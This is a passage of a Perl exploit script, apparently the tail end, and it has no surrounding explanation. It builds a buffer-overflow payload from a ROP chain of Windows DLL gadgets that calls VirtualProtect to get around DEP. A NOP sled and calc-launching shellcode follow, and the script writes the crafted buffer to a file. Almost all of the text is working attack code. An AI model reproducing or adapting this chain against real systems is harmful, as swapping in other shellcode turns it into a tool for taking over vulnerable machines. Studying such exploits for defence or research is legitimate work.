$buffer .= pack('V', 0x1021b05e);
#[---INFO:gadgets_to_set_esi:---]
$buffer .= pack('V', 0x7752f82a); # POP ECX # RETN [ole32.dll]
$buffer .= pack('V', 0x5d091358); # ptr to &VirtualProtect() [IAT COMCTL32.dll]
$buffer .= pack('V', 0x7e45615d); # MOV EAX,DWORD PTR DS:[ECX] # RETN [USER32.dll]
$buffer .= pack('V', 0x5d0f11f6); # XCHG EAX,ESI # RETN [COMCTL32.dll]
      #[---INFO:gadgets_to_set_ebp:---]
$buffer .= pack('V', 0x77c2ece9); # POP EBP # RETN [msvcrt.dll]
$buffer .= pack('V', 0x1a473720); # & push esp # ret  [urlmon.dll]
      #[---INFO:gadgets_to_set_ebx:---]
$buffer .= pack('V', 0x73f3475d); # POP EAX # RETN [DSOUND.dll]
$buffer .= pack('V', 0xfffffdff); # Value to negate, will become 0x00000201
$buffer .= pack('V', 0x630153c6); # NEG EAX # RETN [WININET.dll]
$buffer .= pack('V', 0x7c9059c8); # XCHG EAX,EBX # RETN [ntdll.dll]
      #[---INFO:gadgets_to_set_edx:---]
$buffer .= pack('V', 0x5d0959b6); # POP EAX # RETN [COMCTL32.dll]
$buffer .= pack('V', 0xffffffc0); # Value to negate, will become 0x00000040
$buffer .= pack('V', 0x1020967a); # NEG EAX # RETN [MSVCRTD.dll]
$buffer .= pack('V', 0x5dda28f0); # XCHG EAX,EDX # RETN [iertutil.dll]
      #[---INFO:gadgets_to_set_ecx:---]
$buffer .= pack('V', 0x77c3f231); # POP ECX # RETN [msvcrt.dll]
$buffer .= pack('V', 0x10259da7); # &Writable location [MSVCRTD.dll]
      #[---INFO:gadgets_to_set_edi:---]
$buffer .= pack('V', 0x630905de); # POP EDI # RETN [WININET.dll]
$buffer .= pack('V', 0x7ca82224); # RETN (ROP NOP) [SHELL32.dll]
      #[---INFO:gadgets_to_set_eax:---]
$buffer .= pack('V', 0x774faf34); # POP EAX # RETN [ole32.dll]
$buffer .= pack('V', 0x90909090); # nop
      #[---INFO:pushad:---]
$buffer .= pack('V', 0x7719576d); # PUSHAD # RETN [OLEAUT32.dll]
$buffer .= "\x90" x 30;
$buffer .= "\x31\xC9"."\x51"."\x68\x63\x61\x6C\x63"."\x54"."\xB8\xC7\x93\xC2\x77"."\xFF\xD0";
open($FILE,">$file");
print $FILE $buffer;
close;
```